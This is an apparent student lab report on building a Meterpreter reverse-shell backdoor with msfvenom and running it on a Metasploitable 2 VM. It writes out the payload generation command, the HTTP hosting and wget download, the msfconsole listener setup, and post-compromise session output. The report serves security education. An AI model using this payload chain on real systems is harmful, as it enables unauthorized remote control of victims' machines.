


MALWARE DEVELOPMENT

Developing a Custom Backdoor and Reverse Shell Exploitation on Metasploitable 2

09.11.2024

Maryam Khan (CR-22021)

Ayesha Noor (CR-22004)

Introduction

*This project demonstrates the creation and deployment of a custom reverse shell payload to simulate an attack scenario. By developing a backdoor using **msfvenom** and utilizing the **Metasploit Framework**, we explore how attackers gain unauthorized access to vulnerable systems. This project helps understand reverse shell mechanisms and showcases critical cybersecurity concepts, including penetration testing and vulnerability exploitation.*

Project Overview

- ***Objective:***
  - *Create a custom reverse shell payload.*
  - *Deploy the payload on **Metasploitable 2** (vulnerable Linux VM).*
  - *Establish a reverse shell connection and analyze the compromised system.*
- ***Tools Used:***
  - ***Kali Linux:** Attack machine equipped with penetration testing tools.*
  - ***Metasploitable 2:** Target machine designed to simulate vulnerabilities.*

Steps to Completion


Step 1: Set Up the Lab Environment

- ***Kali Linux:** Configured as the attack machine with Metasploit pre-installed.*
- ***Metasploitable 2:** Configured as the target machine.*
- ***Networking:** Both machines are connected to the same private virtual network for seamless communication.*

Step 2: Generate the Backdoor Payload

*Using **msfvenom**:*

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.100.32 LPORT=4444 -f elf > reverse_shell.elf



- ***LHOST:** Set to Kali Linux IP (192.168.100.32).*

- ***LPORT:*** *Set to 4444 (listening port).*
- ***Output Format:*** *ELF executable for Linux, compatible with Metasploitable 2.*

Step 3: Deploy the Payload on Metasploitable 2

Hosting Payload:

python3 -m http.server 8080

```
┌──(dark-girl㉿paradox)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.100.48 - - [16/Nov/2024 20:32:55] "GET /reverse_shell.elf HTTP/1.0" 200 -
```

Downloading Payload on Metasploitable 2:

wget http://192.168.100.32:8080/reverse_shell.elf

```
msfadmin@metasploitable:~$ wget http://192.168.100.32:8080/reverse_shell.elf_
```


Making the Payload Executable:

chmod +x reverse_shell.elf

```
msfadmin@metasploitable:~$ chmod +x reverse_shell.elf_
```

Step 4: Set Up Metasploit Listener on Kali Linux

Start the Metasploit Framework:
msfconsole
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.100.32
set LPORT 4444
exploit



Step 5: Execute the Payload on Metasploitable 2

Run the payload to initiate the reverse shell:

./reverse_shell.elf

```
msfadmin@metasploitable:~$ ./reverse_shell.elf
```

- *A Meterpreter session is established on Kali Linux upon execution.*

Step 6: Explore the Compromised System

Once the reverse shell connection is active, the following Meterpreter commands were used:

- *ls - List files and directories*

```
[*] Started reverse TCP handler on 192.168.100.32:4444
[*] Sending stage (1017704 bytes) to 192.168.100.48
[*] Meterpreter session 1 opened (192.168.100.32:4444 → 192.168.100.48:41786) at 2024-11-16 20:23:29 +0530

meterpreter > ls
Listing: /home/msfadmin
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
020666/rw-rw-rw-  0      cha   2010-03-17 04:31:07 +0530  .bash_history
040755/rwxr-xr-x  4096   dir   2010-04-17 23:41:00 +0530  .distcc
100644/rw-r--r--  586    fil   2010-03-17 04:42:59 +0530  .profile
100700/rwx------  4      fil   2012-05-20 23:52:32 +0530  .rhosts
040700/rwx------  4096   dir   2010-05-18 07:13:18 +0530  .ssh
100644/rw-r--r--  0      fil   2024-10-15 00:43:12 +0530  .sudo_as_admin_successful
100644/rw-r--r--  73802  fil   2024-11-02 21:27:30 +0530  rat_payload.exe
100755/rwxr-xr-x  207    fil   2024-11-16 19:27:39 +0530  reverse_shell.elf
```

- *ifconfig – Provided network interface details.*

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:62:db:82
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.100.48
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe62:db82
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

- *sysinfo – Displayed system information.*

```
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

- *ps – Listed running processes.*

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  User      Path
 ---   ----  ----               ----  ----      ----
 1     0     init               i686  root
 2     0     [kthreadd]         i686  root
 3     2     [migration/0]      i686  root
 4     2     [ksoftirqd/0]      i686  root
 5     2     [watchdog/0]       i686  root
 6     2     [events/0]         i686  root
 7     2     [khelper]          i686  root
 41    2     [kblockd/0]        i686  root
 48    2     [kseriod]          i686  root
 99    2     [pdflush]          i686  root
 100   2     [pdflush]          i686  root
 101   2     [kswapd0]          i686  root
 142   2     [aio/0]            i686  root
 1100  2     [ksnapd]           i686  root
 1250  2     [ata/0]            i686  root
 1258  2     [ata_aux]          i686  root
 1267  2     [ksuspend_usbd]    i686  root
 1271  2     [khubd]            i686  root
 1958  2     [scsi_eh_0]        i686  root
 2049  2     [scsi_eh_1]        i686  root
 2052  2     [scsi_eh_2]        i686  root
 2134  2     [kjournald]        i686  root
 2308  1     udevd              i686  root
 2884  2     [kpsmoused]        i686  root
 3372  2     [kjournald]        i686  root
 3512  1     portmap            i686  daemon
 3530  1     rpc.statd          i686  statd
 3536  2     [rpciod/0]         i686  root
 3551  1     rpc.idmapd         i686  root
 3697  1     dhclient3          i686  dhcp
 3822  1     getty              i686  root
 3826  1     getty              i686  root
 3833  1     getty              i686  root
 3836  1     getty              i686  root
 3839  1     getty              i686  root
 3876  1     syslogd            i686  syslog
 3912  1     dd                 i686  root
 3914  1     klogd              i686  klog
 3940  1     named              i686  bind
 3964  1     sshd               i686  root
 4045  1     mysqld_safe        i686  root
 4087  4045  mysqld             i686  mysql
 4089  4045  logger             i686  root
 4169  1     postgres           i686  postgres
 4172  4169  postgres           i686  postgres
 4173  4169  postgres           i686  postgres
 4174  4169  postgres           i686  postgres
 4175  4169  postgres           i686  postgres
 4196  1     distccd            i686  daemon
```

- *shell – Opened a command shell on the target system.*

```
meterpreter > shell
Process 4766 created.
Channel 1 created.
ls
attacker
rat_payload.exe
reverse_shell.elf
reverse_shell.elf.1
reverse_tcp.elf
vulnerable
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:62:db:82
          inet addr:192.168.100.48  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe62:db82/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1824 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1165 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2196611 (2.0 MB)  TX bytes:105528 (103.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:383 errors:0 dropped:0 overruns:0 frame:0
          TX packets:383 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:161809 (158.0 KB)  TX bytes:161809 (158.0 KB)
```

4. Results and Observations

1. ***Payload Generation:*** *Successfully created an ELF payload for Linux systems.*
2. ***Reverse Shell Connection:*** *The payload execution on Metasploitable 2 established a stable reverse shell with the attacking machine.*
3. ***System Exploration:*** *Basic information gathering commands worked seamlessly.*

5. Conclusion

This project provided hands-on experience with crafting payloads, setting up a reverse shell, and understanding the operation of penetration testing tools. It demonstrated the vulnerabilities of unpatched systems and emphasized the importance of robust security measures.

6. Ethical Considerations

- *This project was conducted in a controlled lab environment.*
- *It serves educational purposes only and highlights cybersecurity best practices to defend against similar attacks.*

7. Recommendations for Security

1. *Update and patch systems regularly.*
2. *Disable unused ports and services.*
3. *Employ intrusion detection systems (IDS) and intrusion prevention systems (IPS).*
4. *Conduct regular vulnerability assessments and penetration testing.*